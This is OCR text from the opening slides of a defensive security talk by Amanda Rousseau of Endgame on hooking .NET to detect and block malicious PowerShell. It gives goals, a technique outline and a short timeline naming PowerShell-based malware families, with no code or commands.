.NET HIJACKING to DEFEND POWERSHELL

AMANDA ROUSSEAU

CAN SEC WEST

MALWARE UNICORN

Senior Malware Researcher @ Endgame, Inc.


Works as a Malware Researcher at Endgame who focuses on attacker technique application to dynamic behavior detection both on Windows and OSX platforms.

AMANDA ROUSSEAU

@malwareunicorn

GOALS

What Do We Need?



Allow PowerShell to be run in a normal environment

Analyze de-obfuscated commands

Remain stealthy in the environment to avoid bypasses

Allows run-time analysis and blocking

Supports PowerShell v2-5

CONTENT OVERVIEW

FOUNDATIONS:


ATTACK HISTORY → **.NET OVERVIEW** → **POWERSHELL OVERVIEW** → **C# DLL INJECTION**

SOLUTIONS:

IL BINARY MODIFCATION → **CLR PROFILING** → **JIT COMPILER HOOKING** → **C-BASED METHOD HOOKING**

TIMELINE

Offensive PowerShell and .NET Attacks



PHISHING CAMPAIGNS

Utilizing scripting for transitioning from the 1st stage of the attack to the 2nd stage payload


PoweLiks

PowerSniff

PowerDuke

Hunter Exploit Kit


Diagram of PoweLiks



ENDGAME.

BAD MALWARE PICKUP LINES

"Hey girl, do you like PowerShell? Because I'd like to stay persistent in your memory ;)"

